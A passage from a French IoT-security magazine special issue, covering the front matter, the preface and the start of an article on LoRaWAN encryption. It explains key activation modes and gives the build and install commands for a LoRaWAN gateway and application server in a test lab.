LES GUIDES DE
MISC
Multi-System & Internet Security Cookbook
HORS-SÉRIE
N°15
France MÉTRO. : 12.90 € — CH : 18,00 CHF — BEL/PORT.CONT : 13,90 € — DOM TOM : 13,90 € — CAN : 18,00 $ CAD

POUVEZ-VOUS ENCORE FAIRE CONFIANCE À VOTRE RÉFRIGÉRATEUR ?

SÉCURITÉ DES OBJETS CONNECTÉS

LES STANDARDS UTILISÉS
Initiez-vous aux standards de l'IoT d'aujourd'hui et de demain

ÉVALUATION DES RISQUES
Données personnelles, droit, modernisation : comprendre les développements en cours

ATTAQUES SUR LES OBJETS
Analyse des malwares et attaque d'une caméra connectée

AMÉLIORATION DE LA SÉCURITÉ
Cryptographie, méthode formelle : découvrez des techniques dédiées à l'IoT

Édité par Les Éditions Diamond
L 16844 - 15 H - F: 12,90 € - RD
www.ed-diamond.com

Retrouvez toutes nos publications

LES ÉDITIONS DIAMOND

sur **http://www.ed-diamond.com**

MISC Hors-Série
est édité par **Les Éditions Diamond**

10, Place de la Cathédrale – 68000 Colmar – France

Tél. : 03 67 10 00 20 / **Fax :** 03 67 10 00 21

E-mail : cial@ed-diamond.com

Service commercial : abo@ed-diamond.com

Sites : http://www.miscmag.com
http://www.ed-diamond.com

Directeur de publication : Arnaud Metzler

Chef des rédactions : Denis Bodor

Rédacteur en chef : Cédric Foll

Secrétaire de rédaction : Aline Hof

Responsable service PAO : Kathrin Scali

Remerciements à gapz

Responsable publicité : Tél. : 03 67 10 00 27

Service abonnement : Tél. : 03 67 10 00 20

Impression : Loire Offset Titoulet, Saint-Etienne

Distribution France :
(uniquement pour les dépositaires de presse)

MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes :
Abomarque : 09 53 15 21 77

IMPRIMÉ en France - PRINTED in France

Dépôt légal : A parution

N° ISSN : 1631-9036

Commission Paritaire : K 81190

Périodicité : Bimestrielle

Prix de vente : 12,90 Euros

Membre April
www.april.org

Les articles non signés contenus dans ce numéro ont été rédigés par les membres de l'équipe rédactionnelle des Éditions Diamond.

CHARTE DE MISC :

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

PRÉFACE

« Tout ce qui précède l'apocalypse s'appelle le progrès. » Romain Guilleaumes

Ayant été traitée quelques fois dans des articles précédents de *MISC* de manière spécifique, la sécurité des objets connectés est aujourd'hui au cœur des actualités, tant dans les grands médias que dans les grandes conférences de sécurité. Le hors-série que vous tenez entre vos mains y est pleinement consacré. Qu'il s'agisse d'une montre, d'un frigo ou même d'un aspirateur, l'avènement du tout connecté n'est aujourd'hui plus un mythe, mais une réalité prenant chaque jour plus d'ampleur. Cela, bien entendu, ne se fait pas impunément : de grands risques liés à la sécurité de ces objets émergent, et l'on découvre combien le plus grand nombre d'entre eux ne sont peu ou pas sécurisés. En témoigne une des plus importantes attaques par déni de service qu'ait connue Internet (certains observateurs indiquent aux alentours d'1 Tbit/s chez OVH **[1]**) par le biais d'un botnet de caméras connectées infectées par le malware Mirai.

De nouveaux risques aussi apparaissent, car ces objets ont notamment pour vocation de récolter une certaine quantité de données à caractère personnel. La problématique étant qu'à l'heure actuelle, rien ne semble prêt, aucune technologie ne semble parée pour nous protéger de cette menace. Comment prémunir l'utilisateur classique contre un robot-aspirateur qui pourrait cartographier son logement et envoyer les données récoltées à Amazon **[2]** ? Certes, il peut, mais ce n'est pas toujours le cas, décider de ce qui est collecté ou non. Il peut également être conscient de la menace, adapter ses usages. Mais dans la grande majorité des cas, cela ne suffit simplement pas : le rapport de force se situe bien dans l'absence même de prise en considération de ce qui est privé. Cependant, on peut voir que certains acteurs, comme Apple par exemple, nous parlent très vaguement de la fameuse confidentialité différentielle (*differential privacy*) et d'autres techniques d'anonymisation qui permettraient de garantir aux utilisateurs un certain niveau d'anonymat.

Afin de se saisir très modestement de l'état de la sécurité de l'Internet des objets, ce hors-série s'articulera autour de quatre thématiques. Tout d'abord, il s'agira de faire un tour d'horizon de la sécurité de l'infrastructure en analysant deux protocoles utilisés par l'IoT (MQTT et LoRaWAN) pour ensuite, dans une seconde partie, évaluer et comprendre certains risques émergents liés aux objets connectés (modernisation, droit, données personnelles). La troisième partie sera consacrée aux attaques des objets, un premier article analysant la sécurité d'une caméra connectée et un second analysant les malwares (Mirai notamment) que l'on retrouve sur l'IoT. Enfin, et la tâche n'est pas moindre, il s'agira de développer une réflexion sur les techniques actuelles qui permettraient d'améliorer la sécurité des objets : d'une part en permettant de déployer efficacement de la cryptographie à bas coût, d'autre part en utilisant des systèmes prouvés formellement.

gapz

[1] **https://twitter.com/olesovhcom/status/778830571677978624**

[2] **https://www.engadget.com/2015/09/16/irobot-roomba-980/**

SOMMAIRE

MISC HORS-SÉRIE N°15


1 LES STANDARDS UTILISÉS

Initiez-vous aux standards de l'IoT d'aujourd'hui et de demain

2 ÉVALUATION DES RISQUES

Données personnelles, droit, modernisation : comprendre les développements en cours

SÉCURITÉ DES OBJETS CONNECTÉS



3 ATTAQUES SUR LES OBJETS

Analyse des malwares et attaque d'une caméra connectée

4 AMÉLIORATION DE LA SÉCURITÉ

Cryptographie, méthode formelle : découvrez des techniques dédiées à l'IoT

1

1 LES STANDARDS UTILISÉS

À découvrir dans cette partie...

IOT / INFRASTRUCTURES / CRYPTOGRAPHIE / MALWARE

Introduction à la sécurité des objets connectés

La sécurité de l'Internet des objets est aujourd'hui au centre de nombreuses préoccupations du secteur de la sécurité tant ce qui est développé semble ignorer totalement les bonnes pratiques connues du domaine. Nous allons tenter, au travers d'analyses de protocoles et d'objets, de nous saisir le plus concrètement possible de cette problématique. p. 08

LORAWAN / AES / RADIO / SNIFFING

Étude de chiffrement dans un réseau IoT : le cas LoRaWan

LoRaWAN sera peut-être demain le nouveau grand réseau radio qui connectera les objets entre eux. Familiarisez-vous avec son infrastructure et ses mécanismes cryptographiques. p.10

RÉSEAU / MQTT / PROTOCOLE RÉSEAU / ARCHITECTURE

MQTT : le protocole IoT qui distribue vos données personnelles à tous ?

MQTT est un protocole qui permet d'échanger des informations simplement sur la base d'un modèle publier-souscrire. Découvrez comment sont sécurisés les échanges au sein de ce dernier. p.24

1 LES STANDARDS UTILISÉS

IOT / INFRASTRUCTURES / CRYPTOGRAPHIE / MALWARE

INTRODUCTION À LA SÉCURITÉ DES OBJETS CONNECTÉS

par gapz

Si l'on devait raconter l'histoire récente de la sécurité de l'Internet des objets, ce serait celle d'un échec programmé dont on ne mesure encore que faiblement les conséquences réelles. De ce constat accablant, il n'en reste pas moins que l'enjeu de la sécurité des objets connectés est devenu une thématique de premier plan tant son développement s'accélère de jour en jour. Au-delà des statistiques de la démesure qui nourrissent les médias concernant l'IoT (« Internet of Things »), certaines attaques ont déjà mis au devant de la scène la trivialité des failles de sécurité exploitées.

Globalement, on ne parle donc pas ici d'une nouvelle catégorie très avancée d'attaque qui aurait été développée spécifiquement pour l'IoT, mais bien de précautions de sécurité de base qui n'ont simplement pas été respectées tant dans l'élaboration des objets que lors de leur déploiement.

Pour aborder la thématique de la sécurité précisément, il convient de définir tout d'abord ce que l'on nommerait l'Internet des objets, quels en seraient ses composants et ses caractéristiques. La réalité est que les objets connectés représentent une grande diversité autant du point de vue du matériel, des protocoles, des puissances de calcul, des capacités de connectivité et de stockage, des usages et des logiciels déployés. L'IoT ne représente donc pas de manière générale une nouvelle catégorie, mais bien l'émergence du « tout connecté ». Sa sécurité a donc un socle commun avec l'ensemble de la problématique « sécurité » actuelle : une prise en compte dès le départ de la sécurité lors du développement d'un produit, des analyses régulières du code, des mécanismes de mise à jour sécurisés, des bons usages de la cryptographie, etc.

Quand bien même la question de la sécurité pour l'IoT ne bouleverse aucun paradigme, quelques nouveaux enjeux ont émergé comme la nécessité de déployer de la cryptographie pour des systèmes disposant de peu de ressources ou encore le traitement des données à caractère personnel. L'approche de ce hors-série se veut concrète et accessible. Il s'articulera autour de quatre grandes catégories : l'état de la sécurité de standards utilisés par l'IoT, l'évaluation des risques actuels au travers de quelques exemples variés, l'analyse d'objets et de malwares spécifiques à l'IoT et, enfin, l'introduction de techniques pour mieux sécuriser les objets connectés.

La première partie s'attachera à présenter essentiellement deux protocoles d'infrastructure : MQTT (*Message Queuing Telemetry Transport*), utilisé par l'IoT via des usages variés, ainsi que LoRaWAN (*Long Range Wide Area Network*) qui, comme son nom l'indique, se veut être un réseau radio d'objets connectés. Ces deux articles s'intéresseront bien évidemment à la sécurité de ces deux protocoles, notamment sur la protection des données échangées pour MQTT et sur la partie chiffrement de LoRaWAN.

La deuxième partie comprendra des thèmes plus divers afin d'approcher et évaluer des risques liés au développement de l'IoT : modernisation de certaines infrastructures (système de surveillance utilisant des caméras connectées), protection des données personnelles (état des lieux de leur présence dans les cartes à puce) et réflexion autour des enjeux juridiques.

L'objet de la suite du numéro sera plus conventionnel : attaquer les objets connectés. Tout d'abord en analysant la sécurité d'un produit largement répandu (une caméra connectée aux multiples fonctionnalités, « Wireless/P2P/Cloud ») avec une approche globale (système/réseau/service) puis, en analysant des malwares spécifiquement développés pour toucher des objets (à l'instar de Mirai).

Enfin, la dernière partie sera consacrée à l'étude des développements récents pour améliorer d'un côté la sécurité du système via, entre autres, un micro-noyau prouvé formellement et d'un autre côté, l'usage de la cryptographie symétrique en utilisant des primitives nécessitant des ressources moindres, autrement nommée la cryptographie à bas coût.

Bonne lecture ! ▮

1 LES STANDARDS UTILISÉS

LORAWAN / AES / RADIO / SNIFFING

ÉTUDE DE CHIFFREMENT DANS UN RÉSEAU IOT : LE CAS LORAWAN

par Sébastien Roy

Les opérateurs de télécommunications ont commencé à déployer des réseaux ainsi qu'à fournir des offres d'abonnements pour une galaxie d'objets connectés utilisant la technologie LoRaWAN. Celle-ci leur permet de communiquer par ondes radio sur de grandes distances afin de réaliser de la remontée d'informations. Selon son succès, notre environnement devrait progressivement s'enrichir de ces équipements « communicants » . Les quelques publications sur la sécurité des réseaux LoRaWAN ont donné lieu à des articles aux titres alarmistes qui ont suscité l'envie de savoir si un hacker pouvait effectivement pirater du trafic LoRaWAN à l'abri des ondes radio...

LoRaWAN est un protocole permettant la communication à bas débit dans des réseaux étendus au moyen de la technologie de modulation LoRa développée par la société SemTech. Celle-ci permet de communiquer sur de longues distances de l'ordre de la dizaine de kilomètres en utilisant peu d'énergie ; elle fait partie des choix réalisés dans le développement des réseaux IoT. Son développement commercial est suivi par différents opérateurs de télécommunications du marché.

La société Orange a ainsi annoncé : « *LoRa sera déployé dès 2016, pour répondre à un besoin de connectivité des objets déjà très présent. [...] Orange a démarré son projet IoT en 2011 [...] Un réseau test à Grenoble nous a pleinement convaincus d'adopter la technologie LoRa [...] D'ores et déjà, nous allons déployer rapidement le réseau LoRa sur 1 200 communes de 17 agglomérations françaises dès le 1er trimestre 2016.* » **[ORA]**.

La société Bouygues a quant à elle annoncé : « *À l'issue d'une expérimentation menée à Grenoble, Bouygues Télécom a fait le lancement en juin 2015 du premier réseau français dédié aux objets connectés basé sur la technologie LoRa. Il l'a annoncé lors du CES (Consumer Electronics Show) de 2015. Membre fondateur de l'Alliance LoRa, Bouygues Télécom est le premier opérateur français à déployer commercialement cette technologie reconnue mondialement comme la plus aboutie dans le domaine de l'Internet of Things.* » **[BOUY]**.

Il existe déjà des publications sur la sécurité LoRaWAN. Cependant, les articles publiés sont restés théoriques tel **[MRW]**. D'autres présentations sont restées privées **[REN]** et ont fait l'objet d'une vulgarisation dans la presse généraliste **[01net]**. Le but de cet article est de présenter quelques résultats au travers du déploiement d'une infrastructure de test afin d'étudier la capture et le chiffrement du trafic LoRaWAN.

1. ARCHITECTURE ET CHIFFREMENT

Un réseau LORAWAN comprend trois catégories d'éléments représentés dans la figure 1, page suivante :

- Les nœuds : il s'agit des objets connectés disposant d'un émetteur récepteur LoRaWAN. Ils disposent de capteurs afin d'effectuer de la remontée d'informations et peuvent recevoir des messages pour déclencher des opérations. Ils sont déployés dans l'environnement après avoir été configurés et doivent être autonomes. Ils disposent d'un identifiant unique DevEUI de 64 bits. Les informations remontées sont associées à un numéro d'application unique AppEUI de 64 bits. Selon la méthode d'activation choisie, une clé AppKey ou deux clés NwkSKey et AppSKey devront être choisies. Elles ont une taille de 128 bits.
- Les passerelles : elles sont déployées par les opérateurs ou par des associations souhaitant déployer un réseau IoT LoRaWAN. Placées de préférence en hauteur afin de maximiser la réception, elles sont chargées de recevoir les paquets LoRa et de transmettre ceux qui sont des paquets LoRaWAN valides vers les différents serveurs applicatifs. Pour y parvenir, elles sont connectées à ceux-ci au moyen de liens réseaux classiques : réseaux câblés ou mobiles. Elles sont identifiées par un identifiant de 8 octets.
- Les serveurs applicatifs : ces équipements prennent en charge le traitement du protocole LoRaWAN : activation des nœuds, déchiffrement des données et transmission vers les applications métiers.

À retenir

LPWAN, LORA ET LORAWAN

Dans le cadre des réseaux LPWAN (*Low Power Wide Area Network*), LoRa (*LongRange*) correspond à la couche liaison. Il s'agit d'une modulation radio utilisant des bandes radio régionales ISM : 868 Mhz en Europe. Le protocole LoRaWAN correspond quant à lui à la couche réseau. Différentes classes A,B et C offrent des fonctionnalités variées. Le cadre de cet article sera restreint aux classes B.




Figure 1

Architecture LoraWan.

1.1 Choix des clés, méthode d'activation et sécurité

Lors de la configuration des nœuds, il est nécessaire de choisir entre deux modes d'activation :

- ABP (*Activation By Personalization*) : deux clés NwkSKey et AppSKey doivent être choisies ainsi qu'une adresse réseau DevAddr de 4 octets. Ce sont ces clés qui seront utilisées pour dériver un keystream utilisé lors des opérations de chiffrement. Elles sont configurées directement dans l'équipement avant son déploiement et dans l'interface d'administration des objets connectés du serveur d'applications.
- OTAA (*Over The Air Activation*) : dans ce mode, une simple clé AppKey est nécessaire à la configuration du nœud. Elle doit être aussi configurée dans le serveur d'application. Lors du démarrage du nœud, cette clé sera utilisée au cours d'un premier échange de messages Join-Request et Join-Accept pour générer des clés de session NwkSKey et AppSKey qui seront ensuite utilisées pour chiffrer les données échangées ; ces clés de session sont conservées jusqu'à leur réinitialisation. Lors de cette étape, le nœud envoie un aléa de 16 bits qui sera utilisé pour dériver les clés de sessions. Un paquet Join-Accept sera renvoyé à destination du nœud, chiffré avec l'AppKey et contenant notamment l'adresse DevAddr attribuée automatiquement ainsi qu'un aléa de 24 bits utilisé pour dériver les clefs de sessions.

1.2 Chiffrement des données LoRaWAN

Comme mentionné dans **[MWR]**, les clés NwkSKey et AppSKey ne sont pas utilisées pour chiffrer au moyen d'AES, mais pour en dériver une séquence de clés qui seront utilisées pour du chiffrement par bloc au moyen d'une opération Xor. Les paramètres qui permettent de déterminer l'étape de cette séquence sont l'adresse DevAddr du nœud et le champ `sequenceCounter` du message. Ces deux champs sont connus lors de l'interception de paquets. On pourra se référer au chapitre 4 de la spécification LoRaWAN **[LORA]** pour le format des différents messages.

Par ailleurs, le choix de la clé à utiliser est déterminé par un champ `Fport` présent dans les requêtes d'envoi de données. Le port 0 est réservé aux messages à destination du Network Server qui seront déchiffrés en utilisant NwkSKey ; les autres ports sont laissés aux applications qui utiliseront la clé AppSKey.

2. INSTALLATION D'UNE INFRASTRUCTURE LORAWAN

Le schéma suivant présente les composants à installer :




Figure 2

Composants de notre architecture LoRaWAN.

Le choix du matériel s'est porté sur les éléments suivants :

- Un concentrateur iC880A-USB **[Gate]** pour la passerelle : basé sur la référence SX1257 de Semtech, il permet la réception de paquets LoRa sur les différents canaux disponibles et leur démodulation en paquets LoRaWAN.
- Un StarterKit IM880B **[Node]** : basé sur la référence SX1272, ces deux nœuds de développement permettent l'utilisation d'un firmware LoRa ou LoRaWAN ; il est par ailleurs possible de reconfigurer leur DevEUI, les sources de l'implémentation sont disponibles, ce qui permet leur inspection ainsi que leur réutilisation dans le développement d'outils.

2.1 Installation d'une passerelle

2.1.1 Compilation et installation du packet_forwarder

La fonction de passerelle entre les nœuds et les serveurs applicatifs est assurée par le packet_forwarder. Celui-ci qui communique d'une part avec le concentrateur en USB pour l'échange des paquets LoRaWAN, d'autre part en UDP avec le serveur applicatif.

L'implémentation Semtech **[STH]** ne supportant pas l'USB, on utilise l'implémentation proposée par TheThingsNetwork **[TTN]**. Il s'agit d'une initiative déployant une infrastructure LoRaWAN libre dans différents pays d'Europe : Pays-Bas, Suisse...

Afin de construire le packet forwarder, il sera nécessaire préalablement de compiler et installer la bibliothèque **[mpss]**. Elle permet d'interagir en I2C avec un périphérique FTDI/USB. Elle sera nécessaire à la compilation du packet_forwarder et de la libloragw **[LIBLG]**.

Lors de la compilation de lora_gateway, il est nécessaire de modifier la configuration afin de spécifier la plateforme à utiliser. La configuration par défaut de celle-ci lui permet de fonctionner avec une plateforme matérielle Kerlink en SPI. Dans le cas de l'ic880A, il faudra modifier les champs `CFG_SPI` de `native` à `ftdi` et `PLATFORM` de `kerlink` à `lorank` dans le fichier `library.cfg` avant de procéder à la compilation pour pouvoir utiliser la communication FTDI.

Terminal

```
[/opt/lorawan ] # git clone https://github.com/TheThingsNetwork/lora_gateway.git
[/opt/lorawan ] # cd lora_gateway
[/opt/lorawan/lora_gateway ] # make
[/opt/lorawan/lora_gateway ] # patch -p1 <<EOF

index 4f08ba6..78d3a19 100644
--- a/libloragw/library.cfg
+++ b/libloragw/library.cfg
@@ -10,7 +10,7 @@
 #               Note: building on the MAC (OSX) is for testing purposes only
 #                 not for regular operations.

-CFG_SPI= native
+CFG_SPI= ftdi


 ### Specify which platform you are on.
@@ -20,7 +20,7 @@ CFG_SPI= native
 #  imst_rpi    This is for the IMST concentrators with a Raspberry Pi host.
 #  linklabs_blowfish_rpi This is for the LinkLabs concentrators with a
Raspberry Pi host.

-PLATFORM= kerlink
+PLATFORM= lorank


 ### Debug options ###
EOF
[/opt/lorawan/lora_gateway ] # make && cd ..
[/opt/lorawan ] # sudo git clone https://github.com/TheThingsNetwork/packet_
forwarder.git
[/opt/lorawan ] # cd packet_forwarder
[/opt/lorawan/packet_forwarder ] # git diff
[/opt/lorawan/packet_forwarder ] # make
```

Les fichiers de configuration chargés sont d'abord **global_conf.json** puis **local_conf.json** dont les options écraseront les précédentes. Il est important de vérifier la valeur du champ **gateway_ID** qui sera utilisé pour surveiller des files [MQTT]. Il s'agit d'un protocole de messagerie utilisé entre les différents composants du serveur applicatif et pris en charge par le serveur mosquitto.

2.1.2 Test du concentrateur LoRaWAN

En branchant le concentrateur, un nouveau périphérique FTDI devrait être détecté. Il sera alors possible de vérifier son fonctionnement avec l'utilitaire **util_tx_test** avant de pouvoir utiliser le packet_forwarder.

Terminal

```
# dmesg
[192958.445524] usb 1-6: new high-speed USB device number 15 using xhci_hcd
[192958.630105] usb 1-6: New USB device found, idVendor=0403, idProduct=6014
[192958.630119] usb 1-6: New USB device strings: Mfr=1, Product=2,
SerialNumber=0
[192958.630127] usb 1-6: Product: Single RS232-HS
[192958.630134] usb 1-6: Manufacturer: FTDI
[192958.631499] ftdi_sio 1-6:1.0: FTDI USB Serial Device converter detected
[192958.631625] usb 1-6: Detected FT232H
```

```
[192958.631957] usb 1-6: FTDI USB Serial Device converter now attached to ttyUSB0
#

$ sudo ./util_tx_test -f 868 -r 1257
Sending -1 packets on 868000000 Hz (BW 125 kHz, SF 10, CR 1, 16 bytes payload,
8 symbols preamble) at 14 dBm, with 1000 ms between each
INFO: concentrator started, packet can be sent
Sending packet number 1 ...OK
Sending packet number 2 ...OK
Sending packet number 3 ...OK
Sending packet number 4 ...OK
Sending packet number 5 ...OK
Sending packet number 6 ...OK
^CExiting LoRa concentrator TX test program
```

Le packet_forwarder a pour rôle de recevoir les paquets à partir du concentrateur LoRa. Ils sont ensuite transmis par UDP vers l'infrastructure LoRaWAN : Network et Application server qui prendront en charge la configuration des nœuds ainsi que le déchiffrement des paquets. Si le serveur applicatif est installé sur une machine différente, il sera nécessaire de reconfigurer le packet_forwarder en modifiant les champs `server_address`, `serv_port_up` et `serv_port_down` dans le fichier de configuration `global_conf.json`.

Terminal

```
$ sudo ./basic_pkt_fwd
*** Basic Packet Forwarder for Lora Gateway ***
Version: 2.1.0
*** Lora concentrator HAL library version info ***
Version: 3.1.0; Options: ftdi;
***
INFO: Little endian host
INFO: found global configuration file global_conf.json, parsing it
INFO: global_conf.json does contain a JSON object named SX1301_conf,
parsing SX1301 parameters
INFO: lorawan_public 1, clksrc 1
INFO: Configuring TX LUT with 16 indexes
...
...
INFO: Lora std channel> radio 1, IF -200000 Hz, 250000 Hz bw, SF 7
INFO: FSK channel> radio 1, IF 300000 Hz, 125000 Hz bw, 50000 bps datarate
INFO: global_conf.json does contain a JSON object named gateway_conf,
parsing gateway parameters
INFO: gateway MAC address is configured to AA555A0000000000
INFO: server hostname or IP address is configured to "192.168.56.135"
INFO: upstream port is configured to "1700"
INFO: downstream port is configured to "1700"
... Truncated
INFO: redefined parameters will overwrite global parameters
INFO: local_conf.json does not contain a JSON object named SX1301_conf
INFO: local_conf.json does contain a JSON object named gateway_conf,
parsing gateway parameters
INFO: gateway MAC address is configured to AA555A0000000101
INFO: packets received with a valid CRC will be forwarded
...
INFO: [down] PULL_ACK received in 0 ms
INFO: [down] PULL_ACK received in 0 ms

##### 2017-03-21 17:36:13 GMT #####
### [UPSTREAM] ###
# RF packets received by concentrator: 0
```

```
# CRC_OK: 0.00%, CRC_FAIL: 0.00%, NO_CRC: 0.00%
# RF packets forwarded: 0 (0 bytes)
# PUSH_DATA datagrams sent: 0 (0 bytes)
# PUSH_DATA acknowledged: 0.00%
### [DOWNSTREAM] ###
# PULL_DATA sent: 3 (100.00% acknowledged)
# PULL_RESP(onse) datagrams received: 0 (0 bytes)
# RF packets sent to concentrator: 0 (0 bytes)
# TX errors: 0
##### END #####
INFO: [down] PULL_ACK received in 0 ms
```

2.2 Installation du serveur applicatif

Afin de fournir les services basiques LoRaWAN d'activation et de déchiffrement, il est nécessaire d'installer un serveur applicatif. Une solution libre existe qui fournit les services de base des réseaux de classe **B:LoRaServer** [APPS].

Il se compose de trois éléments distincts dont l'installation ne présente pas de difficulté particulière : lora-gateway-bridge, loraserver et lora-app-server. Chaque logiciel nécessite un fichier de configuration dans **/lib/systemd/system** pour pouvoir démarrer automatiquement en tant que service ainsi qu'une configuration minimale dans **/etc/default**. Différents fichiers de configuration sont fournis en annexe sur le [GITHUB].

- Lora-gateway-bridge : cet élément reçoit les paquets UDP transmis par le packet_forwarder. Ces paquets sont alors stockés dans une file MQTT.
- Loraserver : à partir des files MQTT, le loraserver prend en charge les paquets LoRaWAN afin de répondre aux demandes d'activation et de déchiffrer les données reçues pour les nœuds dont les clés de session ont été configurées. Il est nécessaire d'installer une base de données postgresql qui permet la persistance des données notamment pour les clés de session utilisées.
- Lora-app-server : cette interface permet la création et configuration de nœuds pris en charge par le loraserver.

Terminal

```
source /etc/lsb-release
sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 1CE2AFD36DBCCA00
sudo echo "deb https://repos.loraserver.io/${DISTRIB_ID,,} ${DISTRIB_CODENAME}
testing" | sudo tee /etc/apt/sources.list.d/loraserver.list
sudo apt-get update

apt-get install lora-app-server lora-gateway-bridge loraserver postgresql
redis mosquitto
useradd -s /bin/false appserver
useradd -s /bin/false loraserver
useradd -s /bin/false gatewaybridge
su - postgres
createuser -P loraserver
createdb --owner=loraserver loraserver
```

Si jamais le packet_forwarder fonctionne sur une machine différente, il est nécessaire de s'assurer que le champ **UDP_BIND** est correctement configuré dans le fichier de configuration du serveur lora-gateway-bridge.




Figure 3

Interface d'administration du serveur applicatif.

Une fois ces éléments installés et démarrés, il est possible de se connecter à l'interface de gestion du serveur applicatif en pointant un navigateur vers l'adresse **https://loraserver:8080/**.

2.3 Installation d'un nœud

Nous allons déployer un nœud en mode OTAA ; nous observerons ainsi les différentes étapes d'activation d'un nœud et pourrons traiter les paquets reçus. Afin de faciliter les tests, les éléments suivants sont sélectionnés selon une méthode triviale permettant de s'en souvenir pour les paramétrer à différents endroits. Toute ressemblance avec des faits existants ou ayant existé dans un environnement en production ...

Fichier

```
AppEUI: A0A1A2A3A4A5A6A7
DevEUI: 0011223344556677
